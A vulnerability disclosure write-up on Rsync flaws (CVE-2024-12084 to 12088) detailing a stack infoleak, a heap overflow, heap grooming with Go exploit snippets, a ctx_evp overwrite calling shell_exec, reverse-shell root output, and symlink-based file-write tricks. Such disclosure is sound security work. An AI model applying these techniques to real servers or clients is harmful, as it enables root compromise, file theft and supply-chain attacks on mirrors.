
Desync the Planet - Rsync Remote Code Execution

AUTHOR: Simon Scannell, Pedro Gallegos, Jasiel Spelmann

Table of Contents



```
$./exploit rsync://example.com:873/files
[*] Connected to example.com:873 on module files
[*] Received file list
[*] Downloaded target file 'foo': index 1, size 1417 (73a2bc1480ce5898)
[*] Starting leak...
[+] Leaked .text pointer 0x5572190ca847
[*] base: 0x557219088000
[*] shell_exec: 0x5572190b2a50
[*] ctx_evp: 0x557219114a28
[*] Spraying heap...
[*] Setting up reverse shell listener...
[*] Listening on port 1337
[*] Sending payload...
[+] Received connection! Dropping into shell
# id
uid=0(root) gid=0(root) groups=0(root)
```

0 - Introduction

We found reliably exploitable memory corruption and path traversal issues in the file-syncing utility Rsync [1]. The memory corruption bugs allow an unauthenticated attacker to reliably execute arbitrary code on public Rsync servers. The path traversal issues allow a rogue Rsync server to read and write arbitrary files on clients' machines.

Rsync is often deployed alongside HTTP and FTP services offered by package mirrors. There is a precedent of past attacks on Rsync, where an attacker used a Rsync vulnerability to compromise a Gentoo mirror [2].

In this report, we analyze different hypothetical scenarios of an attacker exploiting the vulnerabilities we found, and examine how protected supply chains are against a compromised upstream server.

The Client-to-Server vulnerabilities are remotely exploitable in default configurations. An attacker only needs read access to a public instance, common for package mirrors.

Depending on the software and protections running on a compromised server, an attacker could launch supply chain attacks. We will explore these scenarios and the vulnerable servers we confirmed.

Alternatively, an attacker can take over trusted, public servers to read/write arbitrary files on clients' machines. They can extract sensitive data like SSH keys, or execute malicious code by overwriting files such as .bashrc, ~/.popt, or others.

1 - Vulnerabilities

The following table provides a brief overview of the vulnerabilities we found.

CVE	Impact	Description
CVE-2024-12084	Heap Overflow	Heap Buffer overflow in Checksum comparison server-side
CVE-2024-12085	Info Leak	Uninitialized stack buffer contents can be leaked by client
CVE-2024-12086	Arbitrary File Read	The server is able to leak arbitrary client files
CVE-2024-12087	Arbitrary File Write	The server can make clients write files outside of destination directory
CVE-2024-12088	Symlink Validation Bypass	Improper handling of nested symlinks allows bypass of --safe-links

2 - Technical Details

The following sections will provide all the background knowledge required to gain a general understanding of Rsync and follow along with the exploitation sections. We then discuss the discovered vulnerabilities and describe the exploit we developed.

2.0.0 - Background - Rsync architecture

The following sections provide a simplified explanation of Rsync. A more comprehensive understanding can be obtained from the official project website (rsync.samba.org) and the original paper [9] that describes the algorithm. The background provided in this article is enough to understand the vulnerabilities and the exploits. We recommend reading through this section, as it explains the functions that will be referenced in the exploitation sections.

2.0.1 - File Comparison Algorithm

The Rsync algorithm was designed to synchronize files between a source and destination, often on separate machines. Rsync achieves this by splitting existing files into chunks and only updating mismatching chunks or adding new chunks.

The following graphic shows a file present in both the source and destination. By splitting the file into chunks, calculating a checksum for each chunk and comparing them, only a single chunk needs to be downloaded:

```
/tmp/foo                     (Client)
+-----------+-----------+-----------+
|  7f912f0  |  ae16850  |  5351f3d  |
+-----------+-----------+-----------+
                                    |
                                    x
/tmp/foo          (Server)          |
+-----------+-----------+-----------+
|  7f912f0  |  e27c8bf  |  5351f3d  |
+----------+------------+-----------+
```

2.0.2 - Rsync Workflow

When the client starts to sync from a server it first gets a list of files that will be offered. This list is called the file list and contains directories and files that are available in the server's source directory.

The client receives this file list and decides which files it wants to update/download based on command line flags.

At this point, the client process calls fork() and now works with two processes: the generator and the receiver. The generator process is responsible for going through the file list the client received from the server and creating missing directories and, if enabled, symbolic links, devices and more.

The generator then goes through the regular files in the file list and checks if they already exist locally. If they do, it divides the file into an array of chunks and calculates two checksums for each of the chunks:

- A 32-bit Adler-CRC32 Checksum
- A digest of the file chunk. The digest algorithm is determined at the beginning of the protocol negotiation

The generator then sends all chunks at once to the server, along with an index into the file list. This instructs the server to read the checksums and compare them against its own copy of the file. The server then sends the receiver, the second client process, a list of tokens. A token in this context is an instruction for the receiver process to either skip over a chunk when the chunks match or the server sends a stream of inline-data to overwrite mismatching chunks in the client's copy of the file.

The following graphic shows this workflow in action:

```
                          +-----------+
                          |  Server   |
                          +-----------+
                                ^
                               / \
                              /   \
                             /     \
    Keep chunk 1            /       \         Checksum 1
    Keep chunk 2           /         \        Checksum 2
    Inline Data for chunk #3          ...
    ...                  /             \      Checksum N
    Keep chunk N        /               \
+----------------------+                 +---------------------+
|                      |                 |                     |
|      Receiver        |<--------------->|    Generator        |
|                      |Success / Failure|                     |
+----------------------+                 +---------------------+
```

The receiver only communicates with the generator. It informs the generator about the success or failure of a single file transfer. This mechanism becomes important later.

2.0.3 - Rsync Server Connection Modes

In this section, we will briefly describe two ways a Rsync client can connect to a Rsync server on a remote machine and how they affect the vulnerabilities we found. We will go into more detail about the individual bugs in later sections.

2.0.3.0 - Daemon Mode

The same rsync binary that is used as a client CLI can be used to launch a server. To do so, it is sufficient to run it with rsync --daemon.

Typically, the daemon listens on port 873 accepting plain TCP connections.

In daemon mode, the server calls fork() on every new connection. Servers running in this mode can be scanned for on the internet. In October 2024, we found ~550,000 Rsync daemons exposed to the internet via Shodan.

2.0.3.1 - SSH Mode

Rsync can be invoked on a remote machine over an SSH connection. This is done by running rsync on the remote host with special server flags. While the protocol differs slightly in this mode, the same synchronization logic is carried over the SSH channel.

Although SSH access to the remote machine already implies access, in some cases SSH is configured to restrict access only to the rsync command to strictly specified flags. In such cases, the access is "sandboxed", as only the rsync binary can be launched. Such a setup is described, for example, by linux-audit.com:

```
command="rsync -server -vlogDtprCze.iLsfx -delete . \
/data/backups/system01",no-agent-forwarding,no-port-forwarding,\
no-pty,no-user-rc,no-X11-forwarding ssh-ed25519 AAAA........ \
backupuser for system1
```

In such cases, the client to server RCE exploit we developed could be used to break out of this "sandbox". The same vulnerabilities can be triggered in this mode, although there are some exploitation differences that we will go into in later sections.

2.1.0 - Exploitation of Memory Corruption Vulnerabilities

In the next sections, we will detail the memory safety issues we discovered in Rsync's server-side code. We will provide an overview of the server-side checksum parsing, which will provide the background knowledge required to understand the sections that follow. We will also detail the exploitation strategies we used to achieve reliable Remote-Code-Execution.

The exploit we developed was written for the following binary running in daemon mode with the default configuration:

```
* Distro: Debian 12 Bookworm
* Rsync version: 3.2.7-1 (At the time Bookworm stable)
* MD5 of binary: 003765c378f66a4ac14a4f7ee43f7132
```

2.1.1 - Background - Server Side Checksum Parsing

The server reads the checksums in the receive_sums() function. First, information about the checksums is read in the read_sum_head() function.

We break down individual values and their meaning here:

```
/* Populate a sum_struct with values from the socket.  This is
 * called by both the sender and the receiver. */
void read_sum_head(int f, struct sum_struct *sum)
{
    int32 max_blength = protocol_version < 30 ? OLD_MAX_BLOCK_SIZE \
                                             : MAX_BLOCK_SIZE;
    sum->count = read_int(f);
    if (sum->count < 0) {
        rprintf(FERROR, "Invalid checksum count %ld [%s]\n",
                (long)sum->count, who_am_i());
        exit_cleanup(RERR_PROTOCOL);
    }
 ...
 }
```

count refers to the number of checksums that will follow. This corresponds to the number of chunks that the file is split into for synchronization.

Next comes blength:

```
sum->blength = read_int(f);
if (sum->blength < 0 || sum->blength > max_blength) {
    rprintf(FERROR, "Invalid block length %ld [%s]\n",
            (long)sum->blength, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

The blength tells the server the length of a chunk within the file, which are all the same length. The server will read blength bytes from a file, calculate a digest and compare it to the corresponding checksum the client sent.

Next comes s2length:

```
sum->s2length = protocol_version < 27 ? csum_length : (int)read_int(f);
if (sum->s2length < 0 || sum->s2length > MAX_DIGEST_LEN) {
    rprintf(FERROR, "Invalid checksum length %d [%s]\n",
            sum->s2length, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

s2length corresponds to the actual digest length of an individual checksum. Because Rsync supports multiple checksums, (such as MD4, MD5, SHA1, XXHASH64) whose digest vary in size, the client uses s2length to tell the server how many digest bytes to expect. This field is important for the infoleak and the heap overflow discussed later. Interestingly, the client could not control this value before protocol version 27.

Finally, comes remainder:

```
sum->remainder = read_int(f);
if (sum->remainder < 0 || sum->remainder > sum->blength) {
    rprintf(FERROR, "Invalid remainder length %ld [%s]\n",
            (long)sum->remainder, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

This value tells the server the length of the last chunk if it does not align to blength.

After the daemon reads the header, two different checksums are read:

1. A 32-bit Adler-CRC32 Checksum

2. A digest of the file chunk. The digest algorithm is determined at the beginning of the protocol negotiation

The corresponding code can be seen below:

```
s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    read_buf(f, s->sums[i].sum2, s->s2length);
...
}
```

2.2.0 - Infoleak

In hash_search(), the daemon matches the checksums of the chunks the client sent to the server against the local file contents. Part of the function prologue is to allocate a buffer on the stack of MAX_DIGEST_LEN bytes:

```
static void hash_search(int f,struct sum_struct *s,
                        struct map_struct *buf, OFF_T len)
{
    OFF_T offset, aligned_offset, end;
    int32 k, want_i, aligned_i, backup;
    char sum2[MAX_DIGEST_LEN];
 ...
}
```

MAX_DIGEST_LEN corresponds to the largest, supported digest algorithm:

```
#define MD4_DIGEST_LEN 16
  #define MD5_DIGEST_LEN 16
  #if defined SHA512_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA512_DIGEST_LENGTH
  #elif defined SHA256_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA256_DIGEST_LENGTH
  #elif defined SHA_DIGEST_LENGTH
  #define MAX_DIGEST_LEN SHA_DIGEST_LENGTH
  #else
  #define MAX_DIGEST_LEN MD5_DIGEST_LEN
  #endif
```

Starting with commit ae16850 [10] rsync version 3.2.7, SHA512 was supported, which increased the value of MAX_DIGEST_LEN to 64.

After the function setup is done, the daemon iterates over the checksums the client sent and generates a digest for the corresponding file chunk:

```
if (!done_csum2) {
    map = (schar *)map_ptr(buf,offset,l);
    get_checksum2((char *)map,l,sum2);
    done_csum2 = 1;
}

if (memcmp(sum2,s->sums[i].sum2,s->s2length) != 0) {
    false_alarms++;
    continue;
}
```

This checksum is stored in the previously described sum2 stack buffer, and is generated through the map_ptr() function, which takes in a pointer to the files contents in memory, the file offset (which corresponds to chunkN * sum->blength), and the number of bytes to compare (which corresponds to blength). Under the hood, map_ptr() generates a digest for the chunk using an algorithm that was negotiated at the beginning of the protocol setup.

The generated checksum is then compared against the corresponding attacker-controlled value. The number of bytes compared is s2length bytes.

In this case, the comparison does not go out of bounds since s2length can be a maximum of MAX_DIGEST_LEN.

However, the local sum2 buffer is a buffer on the stack that is not cleared, and thus contains uninitialized stack contents.

A malicious client could send a known xxhash64 checksum for a given chunk of a file, which leads to the daemon writing 8 bytes to the stack buffer sum2. The following image visualizes the contents of the sum2 buffer with this setup:

```
                                          sum2 stack buffer
+-------------------+-----------------------------------------------+
| 8-bytes of checksum  | 56 bytes of uninitialized stack contents        |
+-------------------+-----------------------------------------------+
```

The attacker can set s2length to 9 bytes. The result of such a setup would be that the first 8 bytes match and an attacker-controlled 9th byte is compared with an unknown value of uninitialized stack data. This is visualized by the following:

```
                                          sum2 stack buffer
+-------------------+----+------------------------------------------+
| 8-bytes of checksum  | ?? | 55 bytes of uninitialized stack contents   |
+-------------------+----+------------------------------------------+
                    +------------------------+
                    | s2length = 9           |
                    +------------------------+
```

The server responds with different messages based on the comparison result. If the 9 bytes match, the server tells the client to keep the chunk. Otherwise, the server sends the data corresponding to the chunk directly to the client, as in the eyes of the server, the data on the server differs.

The attacker can send 256 different checksums, until the sum matches.

Thus, the attacker can derive what the 9th byte (i.e. the 1st byte of unknown stack data) from the server's behavior. The attacker can then incrementally repeat this process to leak more bytes from the stack buffer. Let's assume the attacker leaked the byte 0x47. While there are some constraints, which are detailed later, they can then continue the leak as more bytes of the stack are now known:

```
                                        sum2 stack buffer
+----------------------+------+----+-------------------------------------+
| 8-bytes of checksum  | 0x47 | ?? | 54 bytes of uninitialized stack data|
+----------------------+------+----+-------------------------------------+
                   +-----------------------------------+
                   | s2length = 10                     |
                   +-----------------------------------+
```

As a result, they can leak MAX_DIGEST_LEN - 8 bytes of uninitialized stack data, which can contain pointers to Heap objects, stack cookies, local variables, pointers to global variables and return pointers. With those pointers they can defeat ASLR.

2.2.1 - Breaking ASLR

In the case of the binary that we exploited, we were able to achieve a layout for the sum2 buffer where, starting at offset sum2+8, is a pointer into the .text section of the rsync binary:

```
(gdb) x/gx sum2+8
0x7fffffff7558: 0x00005555555596847
(gdb) x/gx 0x00005555555596847
0x5555555596847 <set_compression+599>: 0x058d48fffffef4e9
(gdb)
```

The first 8 bytes of sum2 buffer are overwritten by the checksum of the target file, and the 8 bytes that are leaked immediately lead to a full bypass of ASLR.

Since an attacker can leak up to 56 bytes of stack contents, it is very likely that this infoleak can also be ported to other binaries and environments. An attacker can trigger different stack frames before the entry into hash_search(), for example by triggering allocations or initializing different compression algorithms.

2.2.2 - Speed vs Reliability of the Infoleak

In theory, the infoleak algorithm previously described can be optimized by splitting a file into 256 different chunks and performing the oracle with 256 different values. Then, the client can observe which of the 256 chunks matched on the server side and derive the stack contents from that. That would mean that a single byte can be leaked per file request.

In addition, a client can repeatedly request the same file over and over again from the server. In theory, an attacker can leak the entire stack contents in a single connection. However, this comes at the cost of reliability of the infoleak as the stack contents may contain dynamic data such as heap pointers or other local variables that change based on the overall state of the program. As such, the previously disclosed stack contents may change and thus the incremental bruteforce of data may not work.

For our Proof-of-Concept exploit, we decided on maximum reliability and portability which is achieved by attempting a single oracle step per-connection. The logic here is based on the fact that the rsync daemon runs in a fork() loop. Assuming a system where glibc's allocator is used, the heap layout is deterministic. If we send the exact same packets leading up to the hash_search() function being called, the stack frames will always be exactly the same. As a result, the incremental brute-forceis slower but values are more likely to stay static.

2.3.0 - Heap Overflow

The Heap Buffer Overflow we found can also be triggered through an attacker-controlled s2length value. As a reminder, here is the snippet where the actual digest is read from the connection to the client:

```
s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    read_buf(f, s->sums[i].sum2, s->s2length);
  ...
}
```

Most importantly, note that the sum2 field is filled with s->s2length bytes. sum2 always has a size of 16:

```
#define SUM_LENGTH 16
// ...
struct sum_buf {
        OFF_T offset;           /**< offset in file of this chunk */
        int32 len;              /**< length of chunk of file */
        uint32 sum1;            /**< simple checksum */
        int32 chain;            /**< next hash-table collision */
        short flags;            /**< flag bits */
        char sum2[SUM_LENGTH];  /**< checksum  */
};
```

s2length is an attacker-controlled value and can have a value up to MAX_DIGEST_LEN bytes, as the next snippet shows:

```
sum->s2length = protocol_version < 27 ? csum_length : (int)read_int(f);
if (sum->s2length < 0 || sum->s2length > MAX_DIGEST_LEN) {
    rprintf(FERROR, "Invalid checksum length %d [%s]\n",
            sum->s2length, who_am_i());
    exit_cleanup(RERR_PROTOCOL);
}
```

The problem here is that MAX_DIGEST_LEN can be larger than 16 bytes, depending on the digest support the binary was compiled with. As previously mentioned, MAX_DIGEST_LEN is defined as follows:

```
#define MD4_DIGEST_LEN 16
#define MD5_DIGEST_LEN 16
#if defined SHA512_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA512_DIGEST_LENGTH
#elif defined SHA256_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA256_DIGEST_LENGTH
#elif defined SHA_DIGEST_LENGTH
#define MAX_DIGEST_LEN SHA_DIGEST_LENGTH
#else
#define MAX_DIGEST_LEN MD5_DIGEST_LEN
#endif
```

SHA512 support sets the MAX_DIGEST_LENGTH value to 64. As a result, an attacker can write up to 48 bytes past the sum2 buffer limit.

It appears that the heap buffer overflow was introduced with commit ae16850 [11], as this commit introduced support for SHA256 and SHA512.

Although these algorithms are only used for authentication, they still increased the value of MAX_DIGEST_LEN beyond SUM_LEN.

2.3.1 - Write-What-Where

We found a structure, used in the same function in which the buffer overflow occurred, that could cause an arbitrary-write primitive. The following snippet has been modified for clarity:

```
(1) s->sums = new_array(struct sum_buf, s->count);

for (i = 0; i < (2) s->count; i++) {
    s->sums[i].sum1 = read_int(f);
    (3) read_buf(f, s->sums[i].sum2, (4) s->s2length);
    ...
}
```

Let's break down the code snippet above:

(1) An array of size (sizeof(struct sum_buf) * s->count)) is allocated and stored as s->sums. s->count is an arbitrary positive 32-bit integer that is attacker controlled. We then see (2) s->count also being used as a loop limit. Within the loop, we read (3) bytes directly from the network connection into the sum2 buffer of each sum_buf entry within s->sums. The number of bytes corresponds to (4) s->s2length bytes.

As you may remember, sum_buf is defined as the following:

```
#define SUM_LENGTH 16
// . . .
struct sum_buf {
    OFF_T offset;            /**< offset in file of this chunk */
    int32 len;               /**< length of chunk of file */
    uint32 sum1;             /**< simple checksum */
    int32 chain;             /**< next hash-table collision */
    short flags;             /**< flag bits */
    char sum2[SUM_LENGTH];   /**< checksum  */
};
```

The size of sum2 is always 16, as was previously discussed. Assuming a MAX_DIGEST_LEN of 64, we could have overflown up to 48 bytes past the last entry of the s->sums array. The overflow would have happened in the last iteration of the for loop controlled by s->count. We can visualize the overflow as the following:

```
+--------------------+--------------------+
|    struct sum_buf  |    struct sum_buf  |
+--------------+-----+--------------+-----+----------------------------+
| other fields | sum2 | other fields | sum2 |AAAAAAAAAAAAAAAAAAAAAAAAAAAA
+--------------+------+--------------+------+----------------------------+
```

Since we could only overflow 48 bytes past the last sum_buf entry, along with libc metadata of chunks (16-bytes), we had to look for a small object that gets allocated on the Heap or an object that contains interesting members in their first 32 bytes.

As it turned out, the sum_struct structure was perfect for this as it contains interesting fields inside a small object. We can also allocate it right before the sum_buf array, and it's used in the same function in which the heap buffer overflow is triggered:

```
struct sum_struct {
    OFF_T flength;          /**< total file length */
    struct sum_buf *sums;   /**< points to info for each chunk */
    int32 count;            /**< how many chunks */
    int32 blength;          /**< block_length */
    int32 remainder;        /**< flength % block_length */
    int s2length;           /**< sum2_length */
};
```

The size of the struct is 32-bytes, which is exactly the amount of bytes we can write. This means we can overwrite all the fields in the struct.

Refer back to the loop at the start of this section. We can only overflow sum2, the last member of the sum_buf struct. However, if we have a heap layout as the follows, we can set the count member to an arbitrary value and thus keep the loop going:

```
+--------------------+--------------------+----------------------------+
|    struct sum_buf  |    struct sum_buf  |        struct sum_struct   |
+--------------+------+--------------+------+----------------------------+
| other fields | sum2 | other fields | sum2 |AAAAAAAAAAAAAAAAAAAAAAAAAAAA|
+--------------+------+--------------+------+----------------------------+
```

Within the additional loop iterations triggered by overwriting s->count, we can overwrite s->sums so that it points to an arbitrary memory location. We can also overwrite s->s2length and set it to an arbitrary size. Hence, we can write an arbitrary amount of attacker-controlled bytes to an arbitrary location.

2.4.0 - Heap Grooming

In the upcoming sections we will discuss some of the properties of Rsync's heap state. We provide a simplified background on glibc's allocator behavior, which is necessary to understand the heap grooming techniques we used for this exploit. For more information on the glibc heap implementation, we recommend Azeria's blog posts [12] on the topic.

2.4.1 - Defragmenting the Heap and Consuming Tcache Entries

We developed a Proof-of-Concept exploit for Rsync running in daemon mode.

Due to the startup workflow, where configuration files are read, parsed and logging is enabled, there are some allocations and deallocations that are unknown, assuming an attacker has no knowledge of the configuration file contents. Due to this, we must assume a fragmented heap with smaller available chunks in unknown locations. The state may be visualized as follows:

```
+-----------+---+---------------+---+-----------+-----------------------------+
|  large,   | * |    large,     | * |  large,   |                             |
|  in-use   | * |    in-use     | * |  in-use   |          top chunk          |
|  chunk    | * |    chunk      | * |  chunk    |                             |
+-----------+---+---------------+---+-----------+-----------------------------+
```

As depicted above, the large chunks in use represent larger allocations, for example buffers for logging. Whenever malloc() is called, the glibc allocator tries to find an existing free chunk. If it can't, it creates a new chunk from the top chunk. If not enough space is available in the top chunk, it is extended through either sbrk() or mmap() or other system calls. The chunks denoted with an asterisk (*) represent smaller, free chunks that are stored in the so-called tcache.

An allocation of 1032 bytes or less always searches the tcache first for an available chunk. The tcache is a small LIFO queue of chunks with special behaviour; for example, unlike other chunks, tcache chunks do not get consolidated with neighboring free chunks. The tcache strikes a balance between heap fragmentation and fast allocations. To maintain this balance, only a limited number of chunks (by default 7) are added to the tcache.

The primary issue we faced in creating the desired heap state was that, upon connecting to the server, we had to assume a fragmented heap with free tcache chunks in unknown locations. Because the sizes of our target objects fall within this range, we first needed to defragment the heap by consuming all free tcache chunks.

In our exploit, we achieved this by creating many small allocations are held in memory until the end of the process. By doing this, all available tcache chunks are consumed:

```go
// Consume all possible entries in tcache
for i := tcacheMin; i <= tcacheMax; i += tcacheStep {
    for j := 0; j < tcacheSlots*2; j++ {
        client.WriteLine("-M-" + strings.Repeat("A", i-2))
    }
}
```

The snippet above shows code that runs during the protocol setup phase.

The client sends the server options that influence the server's behavior for the file transfer. By sending option values, we can make the server copy them to memory and keep them there for the lifetime of the process.

The following depicts a possible heap state after the defragmentation:

```
+-----------+---+---------------+---+-----------+---+-------------------------+
|           | x |               | x |           | x | x | x |                 |
|  large,   | x |    large,     | x |  large,   | x | x | x |                 |
|  in-use   | x |    in-use     | x |  in-use   | x | x | x |  top chunk      |
|  chunk    | x |    chunk      | x |  chunk    | x | x | x |                 |
|           | x |               | x |           | x | x | x |                 |
+-----------+---+---------------+---+-----------+-----------------------------+
```

The chunks denoted with an (x) now represent in-use chunks that are in the tcache range. Another side effect of the defragmentation is that all available chunks are consumed, so new chunks are placed consecutively next to each other at the end of the Heap. This created the conditions under which we could perform allocations and deallocations in an order that leads to the desired heap state, as discussed in the next section.

2.4.2 - Placing Target Objects Next to Each Other

There aren't many chances to perform arbitrary allocations and frees before the overflow occurs. While examining the code paths that precede the overflow, we came across filter rule handling. Clients can instruct the server to exclude or include certain files by sending a list of filters. Typically, these filters are supplied as command line options, for example --filter=+/dir/**. However, filters can also be sent to the server after command line parsing, in a different part of the protocol setup. On the server side, the filter rules are parsed by the recv_filter_list() function. Sending filters in this dedicated protocol section reduces any additional, uncontrolled allocations.

In our exploit code, we sent the following filters:

```
// Send Filters
count := 5
filter := "+ " + strings.Repeat("Z", ((count)*sumBufStructSize)-1)
clr := "!"

// The filter pattern is the size we'll allocate in receive_sums
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// This will allocate a filter_rule after our pattern
filter = "+ a"
client.WriteRawInt(len(filter) + 1)
client.WriteLine(filter)

// Send the clear flag to free filters
client.WriteRawInt(len(clr) + 1)
client.WriteLine(clr)
client.WriteRawInt(0)
```

Each filter will allocate a filter_rule struct, which is the same size as struct sum_buf (40 bytes). With each filter, we can specify a path string of a controlled size, which allows us to perform another allocation. The first filter we allocate will therefore allocate a filter_rule struct and a string of size count*sumBufStructSize, resulting in 200 bytes. We chose the value 5 for count, as it turned out to be reliable after some experimentation. sumBufStructSize is a constant equal to 40.

Then we send a single byte filter a, which leads to another filter_rule allocation of 40 bytes. Now have a heap layout depicted by the following:

```
+--------------------+-------------------------+--------------------+---+
| filter_rule struct |  zzzzzzzzzzzzzzzzzzzzzz | filter_rule struct | a |
| (40 bytes)         |  zzzzzzzzzzzzzzzzzzzz...| (40 bytes)         |   |
|                    |    (200 bytes)          |                    |   |
+--------------------+-------------------------+--------------------+---+
```

While we can not cause the deallocation of a single filter, we can free all of them at the same time by sending the string !. As seen in the code snippet above, this causes all filters and their associated strings to be deallocated all at once, in the order that they were allocated. This now leads to the following layout of available tcache chunks:

```
Top of ~200 byte tcache bucket      Top of ~40 byte tcache bucket
          -----\                              ----\
                     ---------\                     --------\
+----------------+------------------------------+----------------+------+
|                |                              |                |      |
| 40 byte tcache |     200 byte tcache entry    | 40 byte tcache | 8    |
| entry          |                              | entry          | byte |
|                |                              |                | entry|
+----------------+------------------------------+----------------+------+
```

Since the filter_rule structs and associated strings are deallocated left to right, and the tcache has a LIFO structure, the second filter_rule chunk becomes the top of the 40-byte tcache bucket. Since only one 200 byte chunk is allocated and deallocated, it also becomes the top of its tcache bucket. As a result, the next 200 byte and 40 byte allocations will be placed in these slots.

We can cause this exact order of allocations to occur. In receive_sums(), the struct sum_struct is allocated first, which consumes the top of the 40 byte tcache bucket. An allocation of 200 bytes occurs if s->count is 5:

```
struct sum_struct *s = new(struct sum_struct);
int lull_mod = protocol_version >= 31 ? 0 : allowed_lull * 5;
OFF_T offset = 0;
int32 i;

read_sum_head(f, s);

s->sums = NULL;

// ...

if (s->count == 0)
    return(s);

s->sums = new_array(struct sum_buf, s->count);
```

As a result, we can achieve the desired heap layout, as depicted below:

```
+-----------------+-------------------------------+-----------------+------+
|  40 byte tcache |     struct sum_buf array      | struct          | 8    |
|  entry          |     (200 bytes)               | sum_struct      | byte |
|                 |                               | (40 bytes)      | entry|
+-----------------+-------------------------------+-----------------+------+
```

With the heap layout achieved, the only thing left to finish the exploit is to craft the final payload.

2.5.0 - Achieving RIP control and RCE

With the Write-What-Where primitive achieved, we then had to look for a way to achieve Remote-Code-Execution.

The Rsync codebase heavily relies on global variables to manage its state.

This state is unique to each connection because the Rsync daemon calls fork() to handle a every connection. As a result of Rsync's reliance on globals, we knew that gaining an Arbitrary-Write primitive would most likely yield Remote-Code-Execution.

We found a global variable, ctx_evp that was a pointer to an OpenSSL structure stored on the heap:

```
EVP_MD_CTX *ctx_evp = NULL;
```

This structure is used by Rsync to calculate digests for chunks in a file.

It gets allocated once and initialized for every new hash it produces:

```
if (emd && !(nni->flags & NNI_EVP_OK)) {
    if (!ctx_evp && !(ctx_evp = EVP_MD_CTX_create()))
        out_of_memory("csum_evp_md");
    if (EVP_DigestInit_ex(ctx_evp, emd, NULL) == 0)

    ...
}
```

Under the hood, OpenSSL calls a function pointer within EVP_DigestInit_ex() when certain fields are set. Of particular interest are the following lines of code within OpenSSL:

```
if (ctx->algctx != NULL) {
    if (ctx->digest != NULL && ctx->digest->freectx != NULL)
        ctx->digest->freectx(ctx->algctx);
  ...
}
```

On the last line of the snippet above, the ctx->digest->freectx() function pointer is called with a pointer to another object storedin ctx as its argument, giving us full control of the first argument (the rsi register).

With this gadget, we could build a ROP chain with this gadget—or, if system() or a similar function is available, simply call that instead.

It turns out, Rsync has a shell_exec() function that takes one argument to a string, which is executed as a shell command:

```
int shell_exec(const char *cmd)
 {
     char *shell = getenv("RSYNC_SHELL");
     int status;
     pid_t pid;

     if (!shell)
         return system(cmd);

     if ((pid = fork()) < 0)
         return -1;

     if (pid == 0) {
         execlp(shell, shell, "-c", cmd, NULL);
  ...
 }
```

The only thing left to do was to overwrite ctx_evp to point to attacker-controlled bytes.

Because we had already leaked the location of the rsync binary in memory, along with its r/w pages, we could completely fake the object. We placed our crafted objects in globally writable sections and then overwrote the ctx_evp pointer to point to the fake object. The resulting layout is illustrated below:

```
+------------------+-------------------+----------------+----------------+
| *evp_ctx pointer | struct EVP_MD_CTX | struct EVP_MD  |shell cmd string|
+------------------+-------------------+----------------+----------------+
          |        ^    |    |         ^                ^
          |________|    |    |_________|                |
                        |   digest field                |
                        |_______________________________|
                           algxtx field
```

By placing the faked objects and the shell command to execute around the evp_ctx pointer, we were able to write all necessary data for the final payload in one-shot. The codepath mentioned before would trigger without any further setup after the heap buffer overflow and the Arbitrary-Write-Primitive finished.

The result is Remote-Code-Execution:

```
$./exploit rsync://example.com:873/files
[*] Connected to example.com:873 on module files
[*] Received file list
[*] Downloaded target file 'foo': index 1, size 1417 (73a2bc1480ce5898)
[*] Starting leak...
[+] Leaked .text pointer 0x5572190ca847
[*] base: 0x557219088000
[*] shell_exec: 0x5572190b2a50
[*] ctx_evp: 0x557219114a28
[*] Spraying heap...
[*] Setting up reverse shell listener...
[*] Listening on port 1337
[*] Sending payload...
[+] Received connection! Dropping into shell
# id
uid=0(root) gid=0(root) groups=0(root)
```

2.6.0 - Exploitation of Path Traversal Vulnerabilities

In the following sections, we will discuss multiple path traversal issues in the Rsync client. They allow a malicious or compromised server to read and write arbitrary files on clients' filesystems that connect to the server. The malicious server could attempt to read secrets from disk, like private SSH keys. Additionally, they could overwrite files such as .bashrc or write an SSH key on the client.

These vulnerabilities could be exploited by a trusted server that has been compromised, for example through the Remote-Code-Execution exploit we described earlier.

2.6.1 - Arbitrary File Write

When the syncing of symbolic links is enabled, either through the -l or -a (--archive) flags, a malicious server can make the client write arbitrary files outside of the destination directory.

A malicious server may send the client a file list such as:

```
symlink ->/arbitrary/directory
symlink/poc.txt
```

Symbolic links, by default, can be absolute or contain character sequences such as ../../.

The client validates the file list and when it sees the symlink/poc.txt entry, it will look for a directory called symlink, otherwise it will error out. If the server sends a symlink as a directory and a symbolic link, it will only keep the directory entry. Therefore, the attack requires some additional details to work.

When the protocol is first negotiated, a server can enable inc_recurse mode. This mode changes the protocol so that multiple file lists are sent incrementally.

One of the key differences to non-recursive mode is that the deduplication of entries happens on a per-file-list basis. As a result, a malicious server can send a client multiple file lists, for example:

```
# file list 1:
.
./symlink (directory)
./symlink/poc.txt (regular file)

# file list 2:
./symlink -> /arbitrary/path (symlink)
```

As a result, the symlink directory is created first and symlink/poc.txt is considered a valid entry in the file list. The server can then send a second file list and change the type of symlink to a symbolic link. The symlink/poc.txt entry is still valid.

When the server then instructs the client to create the symlink/poc.txt file, it will follow the symbolic link and thus files can be created outside of the destination directory.

